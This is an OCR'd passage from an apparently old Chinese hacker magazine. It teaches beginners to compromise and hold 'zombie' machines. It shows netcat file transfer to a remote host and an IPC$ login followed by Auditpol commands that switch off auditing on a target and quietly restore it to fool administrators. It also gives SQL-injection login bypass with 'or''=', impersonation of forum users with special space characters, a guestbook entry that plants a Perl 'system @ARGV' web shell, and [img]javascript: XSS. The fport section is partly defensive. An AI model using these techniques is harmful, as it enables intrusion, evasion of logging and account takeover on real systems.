
图13

这个命令的意思就是，从本地机E盘根目录中读取svr.exe文件的内容，并把这些内容发送到远程主机192.168.0.2的5277端口上。这样，结合远程主机上运行的那个命令，就可以传送数据svr.exe了。

当远程主机上显示出图12中被线圈中的那些文字提示，就说明文件传送完毕了。

这时候，该怎么做，该做什么，就看你的了。

OK！以上就是常见的几种NC的使用方法，希望通过这些，大家能自己发挥想象力，创造出更多精彩的命令来，因为NC的用法可不仅仅局限于这几种而已哦！对NC来说，只有想不到，没有做不到……



几款实用小工具

欲望之翼

要介绍的几个小工具

- Raptor.exe
- Auditpol.exe
- Fport.exe

Raptor.exe

菜鸟现在找肉鸡喜欢用Winntautoattack（X档案前几期有介绍），但产生的结果有时很让人头痛（图1）。







图 1

从图1可看到，我们扫到了好多肉鸡，里面的乱码什么的可以通过替换来实现，但是空格呢？一个一个删？这里我就给大家带来了Raptor.exe这个过滤器，界面挺酷的哦（图2）！


图 2


图 3


图 4

下面我们就来删空格，把那个文本文件拖到raptor窗口里，然后只选“用户和口令只包含数字”这个选项。现在我们通过图3、图4来比较一下吧：

过滤后美观了不少吧，文件也小了很多！raptor的其他选项也很有用哦，大家一起去发掘吧！有了它，你不会再对庞大的扫描结果没有头绪了，赶紧去试试吧。

Auditpol.exe

我们在入侵时，最后需要做的工作是清除日志，一个好的管理员他会制定审核策略，这样我们的行动就会被记录下来，笔者这里有个好工具推荐给大家用用，觉得不错，可以远程用的哦！

在Windows NT/2000系统盘中存在一个工具叫做Auditpol，它可在shell下轻易关闭审计功能。如图5。下面给大家举一例子，介绍使用方法：

例子：我们得到了主机125.125.125.125的一个帐户，我们现在要进去修改远程主机的安全策略。

（**注意：**帐户必须有管理员权限）

```
AuditPol [\\computer] [/enable | /disable] [/help | /?] [/Category:

   /Enable    - Enable audit (default).

   /Disable   - Disable audit.

   Category   - System     : System events
                Logon      : Logon/Logoff events
                Object     : Object access
                Privilege  : Use of privileges
                Process    : Process tracking
                Policy     : Security policy changes
                Sam        : SAM changes

   Option     - Success    : Audit success events
                Failure    : Audit failure events
                All        : Audit success and failure events
                None       : Do not audit these events


Samples are as follows:

   AUDITPOL \\MyComputer
   AUDITPOL \\MyComputer /enable /system:all /object:failure
   AUDITPOL \\MyComputer /disable
   AUDITPOL /logon:failure /system:all /sam:success /privilege:none

AUDITPOL /HELP | MORE displays Help one screen at a time.
```

图 5

1. 我们先建立ipc管道

```
D:\hacker>net use \\125.125.125.125\ipc$ "longker" /user:"longker"
```

2. 然后运行Auditpol.exe

```
D:\hacker>Auditpol.exe \\125.125.125.125
```

上面的命令和下面的有同样效果：

```
D:\hacker>Auditpol.exe \\125.125.125.125 /disable
```

这样，我们就把对方主机的安全策略给消除了，可以好好干我们的事了，呵呵！当然，我们也可以单独对每个策略进行修改，参数很简单，这里就不说了。

好奇的读者会问，我们把他的安全策略改了，那管理员不是会发现吗？呵呵，这个很好解决。当我们即将离开目标系统时，就再次使用Auditpol的/enable参数重新打开审计功能：

```
D:\hacker>auditpol.exe \\125.125.125.125 /enable
```

Auditpol仍然能保持审核功能的各项设定不变，让系统管理员神不知鬼不觉，而他的信息已经完全暴露给外界了。

所以我们以后在进入目标主机前，要先把它的审核策略改了，这样就安全许多了，小心驶得万年船，哈哈……

Fport.exe

菜鸟问：如何知道自己电脑打开了哪些端口？打开的端口究竟是什么程序打开的？如果我得到了肉鸡，我怎么知道我的肉鸡是否已经被K了，是否被安了后门呢？

确实，如果自己的电脑门户大开，那是很危险的，我们下面讲的肉鸡就是这样的。还有，自己的肉鸡如果被别人抢走，真的很痛心哦！所以，笔者向大家推荐显示本机开放端口与进程的对应关系的绝好工具——Fport.exe，这个程序同时也是一款小巧的入侵检测工具。

介绍这个工具之前，我们先来看看Windows本身自带的netstat命令，关于netstat命令，大家可以去看看Windows帮助文件中的介绍。

```
格式 netstat [-a] [-e] [-n] [-s] [-p protocol] [-r] [interval]
```

大家看完帮助文件后，应该明白netstat命令的使用方法了。现在就让我们用这个命令看一下自己的机器开放了哪些端口。

进入到命令行下，使用netstat命令的a和n两个参数：

```
C:\>netstat -an
```

以上“Active Connections”是指当前本机活动连接，“Proto”是指连接使用的协议名称，“Local Address”是本地计算机的IP地址和连接正在使用的端口号，“Foreign

Address”是连接该端口的远程计算机的IP地址和端口号，“State”则表明TCP连接的状态。

你可以看到后面三行的监听端口是UDP协议的，所以没有State表示的状态。看！我机器的4000端口已经开放，正在监听等待连接，那是因为我打开了QQ。所以笔者要给大家推荐fport.exe。

Fport是工作在Windows2000下的命令行工具，它可以显示本机系统中所有打开的TCP/IP和UDP端口，以及它们对应应用程序的完整路径、PID标识、进程名称等信息的软件。

（**注意**：运行fport.exe需要管理员权限的哦！）

在命令行下使用，请看图6。

```
C:\WINNT\system32>fport.exe /?
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Usage:
        /p          sort by port
        /a          sort by application
        /i          sort by pid
        /ap         sort by application path

Special thanks to Gary Nebbett for light
```

图6

上面是它的使用方法，很简单吧？好了，看看我找的肉鸡开了多少端口吧，看了不要大叫哦！本来就是肉鸡嘛。如图7、图8所示。

看了图7、图8，是不是一目了然了。这下，各个端口究竟是什么程序打开的就都在你眼皮底下了。要注意图7、图8中划线的几个，看看，被安了很多后门和木马吧！

下面，笔者就对这两幅图中划线的部分依次说明：

```
Pid   Process           Port  Proto Path
952   wincmd       ->   99    TCP   C:\WINNT\system32\wincmd.exe
1336  RavProxy     ->   110   TCP   C:\Program Files\rising\rav\Rav
1340  TASKMNGR     ->   113   TCP   C:\winnt\system32\TASKMNGR.EXE
480   svchost      ->   135   TCP   C:\WINNT\system32\svchost.exe
8     System       ->   139   TCP
8     System       ->   445   TCP
532   msdtc        ->   1025  TCP   C:\WINNT\System32\msdtc.exe
708   wupdmgr32    ->   1028  TCP   C:\WINNT\System32\wupdmgr32.exe
828   MSTask       ->   1032  TCP   C:\WINNT\system32\MSTask.exe
8     System       ->   1033  TCP
808   NDDEAPI      ->   2122  TCP   c:\winnt\NDDEAPI.exe
648   svchost      ->   3002  TCP   C:\WINNT\System32\svchost.exe
648   svchost      ->   3003  TCP   C:\WINNT\System32\svchost.exe
648   svchost      ->   3004  TCP   C:\WINNT\System32\svchost.exe
532   msdtc        ->   3372  TCP   C:\WINNT\System32\msdtc.exe
360   termsrv      ->   3389  TCP   C:\WINNT\System32\termsrv.exe
708   wupdmgr32    ->   4128  TCP   C:\WINNT\System32\wupdmgr32.exe
1384  SpiderI      ->   5591  TCP   C:\SpiderI\SpiderI.exe
636   DWRCS        ->   6129  TCP   C:\WINNT\SYSTEM32\DWRCS.EXE
708   wupdmgr32    ->   8535  TCP   C:\WINNT\System32\wupdmgr32.exe
944   srvsupp      ->   8536  TCP   C:\WINNT\System32\srvsupp.exe
1276  Server       ->   8912  TCP   C:\Octopus\Server.exe
808   NDDEAPI      ->   9776  TCP   c:\winnt\NDDEAPI.exe
```

图7

图8

```
12684 HgzServer    ->   33333 TCP   C:\WINNT\System32\HgzServer.ex
1364  HgzServer    ->   52013 TCP   C:\WINNT\System32\HgzServer.ex
12692 Rnaapp       ->   60265 TCP   C:\WINNT\inf\internet\Rnaapp.e
1340  TASKMNGR     ->   60969 TCP   C:\winnt\system32\TASKMNGR.EXE

648   svchost      ->   53    UDP   C:\WINNT\System32\svchost.exe
480   svchost      ->   135   UDP   C:\WINNT\system32\svchost.exe
8     System       ->   137   UDP
8     System       ->   138   UDP
8     System       ->   445   UDP
248   lsass        ->   500   UDP   C:\WINNT\system32\lsass.exe
648   svchost      ->   3001  UDP   C:\WINNT\System32\svchost.exe
236   services     ->   3005  UDP   C:\WINNT\system32\services.exe
13832 Rundll32     ->   3924  UDP   C:\WINNT\System32\Rundll32.exe
236   services     ->   4081  UDP   C:\WINNT\system32\services.exe
236   services     ->   4082  UDP   C:\WINNT\system32\services.exe
236   services     ->   4083  UDP   C:\WINNT\system32\services.exe
1384  SpiderI      ->   5601  UDP   C:\SpiderI\SpiderI.exe
1276  Server       ->   8467  UDP   C:\Octopus\Server.exe
```

1．这个是telnet后门，用telnet ip 99就可获取shell了；

2．Dameware的服务端，别说你没有用听说过Dameware哦；

3和4：是最近用的很烂的独裁者的服务端wupdmgr32.exe和独裁者的后门winshell，这里改成了srvsupp.exe；

5：这个在网吧的朋友一定清楚，和他打交道很久了吧？这是万象网吧管理的服务程序；

6和7：灰鸽子的服务端。晕了我了，怎么这么多的后门和木马呀，一点也不好吃！这个算是真正的肉鸡，这个吃鸡的可真狠！可怜啊，所以一定要注意防范，如果你的机子变成这样的话，想哭吧……快用fport.exe看看你的肉鸡吧，有没有被K，呵呵！

总结：这次介绍了几个笔者认为较好并且实用的小工具，对自己的入侵或安全检测有了很大的帮助，如果大家有什么好的使用心得，我们一起交流吧，大家一起进步最重要了！

本文所用到的工具可在光盘中找到。

构造特殊字符/aaac来进行渗透入侵

lcx

分析服务器的Web程序（如论坛、聊天室等），发现其程序编写的Bug或疏漏，从而进行80端口的渗透入侵，似乎只是黑客程序高手们的事情。

其实不然，虽然我们不会编写程序，但通过利用构造特殊字符，菜鸟一样可进行80端口的渗透入侵。

不相信？那好，看我用特殊字符精心打造的的四把小李飞刀。

第一把飞刀　鱼目混珠

我们可用它实现在论坛里的冒名发言。

如果你看中一个美眉，日思夜想地想让她在论坛里对全世界说声“我爱你”，美眉就是不说，怎么办？

打开记事本，按下Tab键或Capslock+Tab键，就会形成一个特殊空格。将它复制下来，然后将空格放在和美眉相同的ID字符后进行注册。啊！果然成功注册了和美眉一个同样的名字，剩下来的事就好办了。

形成特殊空格的字符还有区位输入法输入的“aaaa”、“aaab”或“aaac”。我的经验是：用区位输入法输入aaaa/aaab/aaac，在ASP编写的程序里成功率极高，而Tab键在PHP程序里成功率高。更可怕的是，在Wdb论坛和IBB论坛，用Tab键构造的特殊用户名可取得和原用户相同的权限。如果原用户名是管理员，那你构造的这个冒名用户也会变成管理员。

第二把飞刀　瞒天过海

在ASP动态网络编程中，经常会有验证管理员帐号和密码的登陆页面，以便进行后台管理。但在这样的身份验证里会存在一些漏洞，例如在用户名和密码框里都输入'or''='，也可进入管理页面。

为什么会这样？我简单说一下。看源程序：

```
user=request.form("user")
pass=request.form("pass")
......
sql="select * from guestbook where user ='"&user&"' and pass='"&pass&"'
```

如果将user和pass的值我们都输入'or''='，那么上边的最后一行SQL代码就会变成：

```
sql="select * from guestbook where
```

```
user=''or''=''and pass=''or''=''
```

如果你懂一点SQL语句，就可看到，我们输入的'or''='满足了程序成真的条件值，所以我们就蒙敝过关了。这样说太抽象了，图1所示的信心文章管理系就存在这个漏洞，这种程序在网上一抓一大把。用我提供的特殊字符，在帐号和密码处都输入'or''='，就可就入后台管理了，去试试吧！




图 1

第三把飞刀　暗渡陈仓

最近网络上出了不少关于入侵lb论坛的文章，无一例外，它们都谈到了构造特殊字符。众所周知，如果在一个CGI或Perl程序里写入 **system @ARGV;#** 这行代码，就会形成一个网页后门。用 **http://ip/*.pl?dir** 就会看到网站的物理目录（*.pl文件里有 **system @ARGV;#** 这行代码）。




图 2

举个例子吧，agbii是一个免费的CGI留言本，网上非常流行。而你在这个留言本里留的言都是以第n条留言的数目、用户名、标题、内容等来排列的，而且留的言的都是按第n条留言顺序排放在一个固定目录data/用户名下。说起来好像很复杂，看图2就知道了。

大家仔细看图2，我留了一条言，是这个网站留言本的第10条留言，我的用户名是“;system”，标题是“@ARGV;#”，内容是“哈哈”。那么在data/222目录下的10.pl的文件内容就如图3所示。

仔细看签写留言的那个图，此留言本的用户是222。然后我们执行http://192.168.1.3/book/data/222/10.pl?dir就会得到一个shell（图4）。




图 3




图 4

第四把飞刀　太公钓鱼

这是一个比较有趣也比较难利用的方法，也就是网上所说的跨站脚本攻击。

我说一下菜鸟可以利用的方法吧！先说一个有趣的：在ubb代码中（就是我们在论坛里发贴的代码）有一个bug，在[img][/img]中，如果你插入的不是图像，而是一个javascript脚本，它同样会被执行。

我们在论坛里发一个贴子，内容如下：

```
[img]javascript:alert("黑客x档案")[/img]
```

当你点这个贴子时，就会弹出一个JS对话，上书黑客x档案（图5）。

